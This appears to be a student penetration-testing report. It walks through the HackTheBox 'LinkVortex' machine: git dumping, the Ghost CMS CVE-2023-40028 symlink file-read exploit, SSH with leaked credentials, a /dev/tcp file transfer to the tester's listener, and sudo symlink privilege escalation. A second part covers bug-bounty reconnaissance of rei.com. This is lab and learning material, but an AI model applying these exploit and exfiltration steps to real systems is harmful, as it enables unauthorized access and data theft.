The webpage revealed that it was running **Ghost CMS** (Content Management System), a modern platform for building blogs and websites. I aimed to determine the exact version of Ghost CMS to check for known vulnerabilities. This process is known as **version enumeration**, which helps identify potential **vulnerabilities**. From the findings, I concluded that the installed Ghost version was likely vulnerable to **CVE-2023-40028**.


```
smtp                    [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 308ms]
dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 308ms]
ns1                     [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 308ms]
```

```
10.10.11.47     linkvortex.htb dev.linkvortex.htb
```

```
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://dev.linkvortex.htb/FUZZ -ic -t 20
```

```
.git                    [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 307ms]
.git/config             [Status: 200, Size: 201, Words: 14, Lines: 9, Duration: 310ms]
.git/HEAD               [Status: 200, Size: 41, Words: 1, Lines: 2, Duration: 310ms]
.git/logs/              [Status: 200, Size: 868, Words: 59, Lines: 16, Duration: 310ms]
.hta                    [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 212ms]
.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 212ms]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 212ms]
.git/index              [Status: 200, Size: 707577, Words: 2171, Lines: 2172, Duration: 310ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

```
└─$ python3 git_dumper.py http://dev.linkvortex.htb gitdump

/home/kali/git-dumper/git_dumper.py:409: SyntaxWarning: invalid escape sequence '\g'
  modified_content = re.sub(UNSAFE, '# \g<0>', content, flags=re.IGNORECASE)
[-] Testing http://dev.linkvortex.htb/.git/HEAD [200]
[-] Testing http://dev.linkvortex.htb/.git/ [200]
[-] Fetching .git recursively
```



This **Common Vulnerability and Exposure (CVE)** allows users with admin access to exploit Ghost's **database import** functionality by uploading a `.zip` file containing a **symbolic link** (`symlink`) to any file on the system. Ghost CMS mistakenly treats the linked file as an image and makes it publicly accessible through the web.

I used an appropriate **bash script exploit** that generated a malicious zip archive containing a symbolic link inside the `content/images` path pointing to a target file (e.g., `/etc/passwd`). The script packaged the structure using `zip`, and I uploaded it through the Ghost admin panel via a `curl` POST request. As a result, the file became accessible through a URL like `http://10.10.11.47/content/images/2024/filename.png`.

This technique allowed me to read protected files on the system. One of them gave me access credentials or a private key, which I used to initiate an **SSH (Secure Shell)** session — a protocol that provides secure terminal access.


After connecting as the user `bob`, I began performing **local enumeration** to identify privilege escalation vectors. I read and safely stored the `user.txt` file, which in HackTheBox represents proof of user-level access.


The next goal was **privilege escalation**. I ran the `sudo -l` command to check what actions `bob` could perform with elevated privileges. I discovered that `bob` could execute the script `/usr/local/bin/secondlink` as any user **without a password** (`NOPASSWD`) using `sudo`.

This is a case of **sudo exploitation**. Since the script could be run without authentication, I could manipulate its environment or inject malicious commands inside it to spawn a shell or escalate to root access.

```
┌──(git-dumper-env)─(kali㉿kali)-[~/git-dumper/gitdump/CVE-2023-40028]
└─$ cat exploit/content/images/test-file.png
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
tss:x:102:104:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
```

```
└─$ ls -la exploit/content/images/test-file.png
lrwxrwxrwx 1 kali kali 11 Apr 22 15:30 exploit/content/images/test-file.png → /etc/passwd
```






```
┌──(git-dumper-env)─(kali㉿kali)-[~/git-dumper/gitdump/CVE-2023-40028]
└─$ curl http://linkvortex.htb/content/images/test-file.png
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

```
┌──(git-dumper-env)─(kali㉿kali)-[~/git-dumper/gitdump/CVE-2023-40028]
└─$ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p 'OctopiFociPilfer45' -H http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
file>
```

```
┌──(git-dumper-env)─(kali㉿kali)-[~/git-dumper/gitdump/CVE-2023-40028]
└─$ ./CVE-2023-40028.sh -u admin@linkvortex.htb -p 'OctopiFociPilfer45' -H http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
file> /var/lib/ghost/config.production.json
```

```
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}
```


```
└─$ ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be
```

```
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001 > clean_symlink.sh
listening on [any] 9001 ...
connect to [10.10.14.233] from (UNKNOWN) [10.10.11.47] 56900
```

```
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ less /opt/ghost/clean_symlink.sh
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh > dev/tcp/10.10.14.233/9001
-bash: dev/tcp/10.10.14.233/9001: No such file or directory
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh > /dev/tcp/10.10.14.233/9001
bob@linkvortex:~$
```

```
bob@linkvortex:/dev/shm$ cd /home/bob
bob@linkvortex:~$ ln -sf /home/bob/secondlink firstlink.png
bob@linkvortex:~$ ln -sf /root/root.txt secondlink
bob@linkvortex:~$
bob@linkvortex:~$
bob@linkvortex:~$
bob@linkvortex:~$ ls -la
total 32
drwxr-x--- 3 bob  bob  4096 Apr 22 21:26 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
lrwxrwxrwx 1 root root    9 Apr  1  2024 .bash_history → /dev/null
-rw-r--r-- 1 bob  bob   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 bob  bob  3771 Jan  6  2022 .bashrc
drwx------ 2 bob  bob  4096 Nov  1 08:40 .cache
-rw------- 1 bob  bob    20 Apr 22 20:49 .lesshst
-rw-r--r-- 1 bob  bob   807 Jan  6  2022 .profile
lrwxrwxrwx 1 bob  bob    20 Apr 22 21:23 firstlink.png → /home/bob/secondlink
lrwxrwxrwx 1 bob  bob    14 Apr 22 21:26 secondlink → /root/root.txt
-rw-r----- 1 root bob    33 Apr 22 10:07 user.txt
bob@linkvortex:~$ ls -la
total 32
drwxr-x--- 3 bob  bob  4096 Apr 22 21:26 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
lrwxrwxrwx 1 root root    9 Apr  1  2024 .bash_history → /dev/null
-rw-r--r-- 1 bob  bob   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 bob  bob  3771 Jan  6  2022 .bashrc
drwx------ 2 bob  bob  4096 Nov  1 08:40 .cache
-rw------- 1 bob  bob    20 Apr 22 20:49 .lesshst
-rw-r--r-- 1 bob  bob   807 Jan  6  2022 .profile
lrwxrwxrwx 1 bob  bob    20 Apr 22 21:23 firstlink.png → /home/bob/secondlink
lrwxrwxrwx 1 bob  bob    14 Apr 22 21:26 secondlink → /root/root.txt
-rw-r----- 1 root bob    33 Apr 22 10:07 user.txt
```

```
Last login: Tue Apr 22 20:43:36 2025 from 10.10.14.233
bob@linkvortex:~$ CHECK_CONTENT=true sudo /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/firstlink.png
Link found [ /home/bob/firstlink.png ] , moving it to quarantine
Content:
226ea69551a855383170eb123b657f74
bob@linkvortex:~$ ls
secondlink  user.txt
bob@linkvortex:~$ cat user.txt
22e60b6ec8071784a17269872d3bc706
bob@linkvortex:~$
```



Bug Bounty

Passive Reconnaissance

Identify subdomains without directly interacting with the target.

- `subfinder, amass`

DNS Bruteforcing

Use wordlists to brute-force potential subdomains via DNS.

- `amass` (brute mode)

Active Subdomain Scanning

Actively probe for subdomains using live requests and resolution.

- `assetfinder, massdns`

DNS Record Validation

Check which subdomains have valid DNS records.

- `dnsx`

Subdomain Filtering

Eliminate wildcard DNS entries for accuracy.

- `dnsx` + `jq`

Live Host Detection

Identify which subdomains are actually serving web content.

- `httpx`

Virtual Host Discovery

Look for hidden virtual hosts, paths, and files within subdomains.


- `ffuf , gobuster`

Step 1: Subdomain Discovery (Passive Recon)

Subdomains were identified using passive reconnaissance tools.

Subfinder

```
subfinder -d rei.com -o subs.txt
```




Result: Discovered 150+ subdomains (e.g., `login.rei.com`, `collaboration.rei.com`)

Assetfinder

```
assetfinder --subs-only rei.com >> subs.txt
```

Result: Added around 20 new subdomains, including `dev.rei.com`


Amass (Passive Mode)



Result: Discovered 200+ subdomains, including `api.rei.com`

Combined and deduplicated all findings:

```
cat subs.txt amass.txt | sort -u > final_subs.txt
```



Live Subdomain Verification (DNSx)

dnsx

```
┌──(kali㉿kali)-[~/bug_bounty]
└─$ dnsx -l subs.txt -o alive.txt
```

Result: 80 subdomains had active DNS responses, including `collaboration.rei.com`

Scope Validation

Checked whether the identified subdomains are in-scope for the REI Bug Bounty program.

```
┌──(kali㉿kali)-[~/bug_bounty]
└─$ cat alive.py
eligible = {
    "login.rei.com",
    "collaboration.rei.com",
    "www.rei.com/learn/expert-advice"
}

with open("alive.txt", "r") as f:
    alive = set(line.strip() for line in f.readlines())

in_scope_alive = alive.intersection(eligible)

for sub in in_scope_alive:
    print(f"[+] Բաց է և թույլատրելի՝ {sub}")
```

Result: `collaboration.rei.com` is within the scope.

```
┌──(kali㉿kali)-[~/bug_bounty]
└─$ ls
alive.py  alive.txt  amass.txt  assetfinder_subs.txt  js_urls.txt  reports  subs.txt
```

Active Reconnaissance

Port Scanning (Nmap)

```
┌──(kali㉿kali)-[~/bug_bounty]
└─$ nmap -sV --script http-enum,ssl-cert,ssl-enum-ciphers collaboration.rei.com
```

```
80/tcp  open  http     AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
443/tcp open  ssl/http AkamaiGHost (Akamai's HTTP Acceleration/Mirror service)
| ssl-cert: Subject: commonName=*.rei.com/organizationName=Recreational Equipment Inc./stateOrProvinceName=Washington/countryName=US
| Subject Alternative Name: DNS:*.rei.com, DNS:rei.com
| Issuer: commonName=DigiCert TLS RSA SHA256 2020 CA1/organizationName=DigiCert Inc/countryName=US
| Public Key type: ec
| Public Key bits: 256
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-10-11T00:00:00
| Not valid after:  2025-10-12T23:59:59
| MD5:   5b8e:02ba:f5c3:fcfb:4ada:f977:9c41:540b
|_SHA-1: 72af:830a:d1a8:aca9:d1c9:2d6c:2495:dc21:78b4:65da
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|     compressors:
```

Findings:

- 443/tcp — AkamaiGHost (CDN)
- 80/tcp — Redirects to HTTPS

Web Technology Fingerprinting (WhatWeb)

`whatweb https://collaboration.rei.com`

Findings:

- Server: AkamaiGHost
- Technologies: jQuery, Bootstrap

C. Directory Bruteforce (Dirsearch)

```
└─$ dirsearch -u https://collaboration.rei.com -e php,aspx,html
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, html | HTTP method: GET | Threads: 25 | Wordlist size: 10422

Output File: /home/kali/bug_bounty/reports/https_collaboration.rei.com/_25-04-24_11-26-48.txt

Target: https://collaboration.rei.com/

[11:26:48] Starting:
[###############     ] 77%   8069/10422       16/s       job:1/1  errors:0
```

Result: All requests returned `403 Forbidden` (blocked by Akamai WAF)

- No clear vulnerabilities were identified due to WAF restrictions

SQL Injection Testing (Within Bug Bounty Scope)

As part of a bug bounty program within the defined scope, several types of **SQL injection** tests were performed, including:

- Classic SQLi
- Boolean-based blind SQLi
- Time-based blind SQLi
- Error-based SQLi
- UNION-based SQLi

The testing was conducted both **manually and using automated tools** (SQLMap) targeting input fields and various web application endpoints.

Conclusion

Throughout this penetration testing project, I gained hands-on experience with various stages of the ethical hacking lifecycle — from information gathering to exploitation and reporting. Using platforms like Hack The Box, I was able to apply both theoretical knowledge and practical skills in controlled environments that closely mimic real-world scenarios.